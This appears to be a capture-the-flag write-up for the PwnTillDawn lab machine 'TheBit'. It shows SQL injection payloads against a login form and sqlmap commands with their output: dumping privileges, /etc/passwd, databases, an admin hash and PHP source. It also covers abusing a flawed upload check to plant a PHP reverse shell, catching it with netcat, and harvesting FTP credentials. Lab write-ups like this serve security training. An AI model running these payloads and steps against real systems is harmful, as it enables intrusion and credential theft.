1.2.5 Login page




Discover a normal login page. As this login page is not any templated page. SQLi test.

1.3 SQL Injection



Inject SQL query and comment as shown above to the login page. Test to bypass the authentication by the server.

1.3.1 FBC reviewer panel



After successful bypass the authentication with SQLi. Redirected to reviewer panel page. Discover that we are now admin user. As now we know that the server contains SQLi vulnerability. We can use SQLMap to gather more information from the server.


1.4 SQLMap enumeration

1.4.1 Current user + FILE privileges

```
privilege: UPDATE
[*] 'root'@'localhost' (administrator) [29]:
privilege: ALTER
privilege: ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TABLESPACE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DELETE HISTORY
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
privilege: REPLICATION SLAVE
privilege: SELECT
privilege: SHOW DATABASES
privilege: SHOW VIEW
privilege: SHUTDOWN
privilege: SUPER
privilege: TRIGGER
privilege: UPDATE
```

Discover that our current user is 'root@localhost' and contain FILE permission.

1.4.2 Grab /etc/passwd file



```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:./run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
sshd:x:111:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
jason:x:1000:1000:jason:/home/jason:/bin/bash
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
mysql:x:997:1001:./home/mysql:/bin
```

Obtain /etc/passwd file with sqlmap file-read option. Discover john user and mysql users.

1.4.3 Databases

```
available databases [6]:
[*] fbc_reviewer
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Show all databases with sqlmap. Discover some interesting database which include 'fbc_reviewer' and 'phpmyadmin'.

1.4.4 Admin credentials

```
Database: fbc_reviewer
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | usertype_id | fname | lname | mname | year | course | password | username | user_type |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 25      | 1           | admin | admin | admin | <blank> | <blank> | "$$$$(/)=SDFGHIJKLDFGH$$$/UI | admin    | Admin     |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```


Obtain admin credentials from users table.

1.4.5 OS Shell

```
[16:20:25] [INFO] retrieved the web server document root: '/opt/lampp/htdocs'
[16:20:25] [INFO] retrieved web server absolute paths: '/opt/lampp/htdocs/reviewer/login/index.php'
[16:20:25] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[16:20:26] [WARNING] potential permission problems detected ('Permission denied')
[16:20:27] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/'
[16:20:27] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/reviewer/login/' via LIMIT 'LINES TERMINATED BY' method
[16:20:30] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/reviewer/login/'
[16:20:30] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/reviewer/login/' via LIMIT 'LINES TERMINATED BY' method
[16:20:33] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/reviewer/login/reviewer/login/' via LIMIT 'LINES TERMINATED BY' method
[16:20:37] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/reviewer/login/reviewer/login/'
[16:20:37] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 24 times
[16:20:37] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/thebit'
[*] ending @ 16:20:37 /2022-02-09/
```


Try to get OS-shell but failed. As the server blocked us to write file into directory.

1.5 Grab Flag 3




After going through the review panel page. Discover flag 3 is under Test paper section and some edit and remove button functionality. Click on the edit button we being navigated to another page.

1.6 Edit page



Discover file upload functionality. Try to upload a .txt file into the server.

1.7 PHP variable error



Discover php variable error and the full path to the php script. Also, the server returned a question already update alert box from JS.

1.8 Grab btn_functions.php via SQLMap

```
sodanew@kali:~/Documents/PwnTillDawn/Machine/TheBit/target-items/sqlmap-dir$ sqlmap -r thebit.req --file-read='/opt/lampp/htdocs/reviewer/system/system/admins/assessments/databank/btn_functions.php'
```

```
{1.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:09:36 /2022-02-17/

[12:09:36] [INFO] parsing HTTP request from 'thebit.req'
[12:09:37] [INFO] resuming back-end DBMS 'mysql'
[12:09:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: username=admin' AND EXTRACTVALUE(1332,CONCAT(0x5c,0x71626a6271,(SELECT (ELT(1332=1332,1))))),0x716b766271)) AND 'LJsF'='LJsF&password=admin&btn-login=Log In

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 5514 FROM (SELECT(SLEEP(5)))tokR) AND 'vgSh'='vgSh&password=admin&btn-login=Log In


[12:09:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.14, Apache 2.4.46
back-end DBMS: MySQL 5 (MariaDB fork)
[12:09:37] [INFO] fingerprinting the back-end DBMS operating system
[12:09:37] [INFO] the back-end DBMS operating system is Linux
[12:09:37] [INFO] fetching file: '/opt/lampp/htdocs/reviewer/system/system/admins/assessments/databank/btn_functions.php'

do you want confirmation that the remote file '/opt/lampp/htdocs/reviewer/system/system/admins/assessments/databank/btn_functions.php' has been successfully downloaded from the back-end DBMS file system? [Y/n] y
[12:09:42] [INFO] retrieved: '8204'
[12:09:42] [INFO] the local file '/home/sodanew/.local/share/sqlmap/output/thebit/files/_opt_lampp_htdocs_reviewer_system_system_admins_assessments_databank_btn_functions.php' and the remote file '/opt/lampp/htdocs/reviewer/system/system/admins/assessments/databank/btn_functions.php' have the same size (8204 B)
```

Since we know the full path to the php script we can grab the file content via sqlmap file read options.

1.9 Btn_functions.php Script


1.9.1 Db_connect.php script



```
72 }
73
74 function doUpdateQuestion(){
75     include("../connections/db-connect.php");
76     $user_id = $_SESSION['user_id'];
77
78     $q_id = $_POST['question_id'];
79     $description = $_POST['description'];
80     $option_a = $_POST['option_a'];
81     $option_b = $_POST['option_b'];
82     $option_c = $_POST['option_c'];
83     $option_d = $_POST['option_d'];
84     $difficulty_id = $_POST['difficulty_id'];
85     $subject = $_POST['test_subject'];
86     $course = $_POST['test_desc'];
87     $answer = $_POST['answer'];
88
89     if($answer == 'A'){
90         $answer = $option_a;
91     }
92     elseif($answer == 'B'){
93         $answer = $option_b;
94     }
95     elseif($answer == 'C'){
96         $answer = $option_c;
97     }
```

Discover a new db_connect.php script is under ‘/connection’ directory. Please note that current directory is in ‘/opt/lampp/htdocs/reviewer/system/system/admins/assessments/databank/’.

1.9.2 Upload File




```
function UploadImage($imgname=""){
    $target_dir = "files/";
    $target_file = $target_dir . basename($_FILES[$imgname]["name"]);
    $uploadOk = 1;
    $imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);

    if($imageFileType != "jpg" || $imageFileType != "png" || $imageFileType != "jpeg"
    || $imageFileType != "gif" || $imageFileType != "docs" || $imageFileType != "mp4") {
        if (move_uploaded_file($_FILES[$imgname]["tmp_name"], $target_file)) {
            return basename($_FILES[$imgname]["name"]);
        }else{
            // echo "Error Uploading File";
            // exit;
        }
    }
```

Upload Image functionality and the uploaded file will store in the '/files' directory.

1.9.3 Uploaded file directory



Access to '/files' directory. Discover the file 'soda.txt' we uploaded earlier.

1.9.4 Grab db credentials

```
sodanew@kaline:~/.local/share/sqlmap/output/thebit/files$ cat _opt_lampp_htdocs_reviewer_system_system_connections_db-connect.php
<?php
$servername = "localhost";
$username = "root";
$password = "";


try {
    $conn = new PDO("mysql:host=$servername;dbname=fbcr_reviewer", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
}
catch(PDOException $e)
{
    echo "Connection failed: " . $e->getMessage();
}

session_start();
//error_reporting(0);
?>sodanew@kaline:~/.local/share/sqlmap/output/thebit/files$
```


Grab the db_connection.php via sqlmap. Discover that the root user does not require a password to access fbcr_reviewer DB.

1.10 Reverse Shell

1.10.1 Upload php reverse shell



1.10.2 Execute the script



Access to '/files' directory and execute the script.

2.0 INITIAL FOOTHOLD

2.1 Shell gained

```
sodanew@kali:~/Documents/PwnTillDawn/Machine/TheBit$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.150.150.146.
Ncat: Connection from 10.150.150.146:42528.
Linux thebit 5.4.0-65-generic #73-Ubuntu SMP Mon Jan 18 17:25:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 06:15:07 up 4:05, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
jason     tty1    -                04Feb21 17days 0.10s  0.05s -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$
```

The listener received connection from the server as daemon user.

2.2 Proftpd.conf

```
# Set the user and group that the server normally runs at.
User daemon
#Group daemon

# Normally, we want files to be overwriteable.
<Directory /opt/lampp/htdocs/*>
    AllowOverwrite          on
</Directory>

# only for the web servers content
DefaultRoot /opt/lampp/htdocs

<Limit SITE_CHMOD>

    DenyAll

</Limit>

# daemon gets the password "xampp"
UserPassword daemon 2TgxE8g184G9c

# daemon is no normal user so we have to allow users with no real shell
RequireValidShell off

# daemon may be in /etc/ftpusers so we also have to ignore this file
UseFtpUsers off
daemon@thebit:/opt/lampp/etc$
```

Obtain daemon credentials from ‘/opt/lampp/etc/proftpd.conf’ file.

2.3 LinPeas enumeration

2.3.1 Network status

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN     -
tcp        0      0 0.0.0.0:22             0.0.0.0:*        LISTEN     -
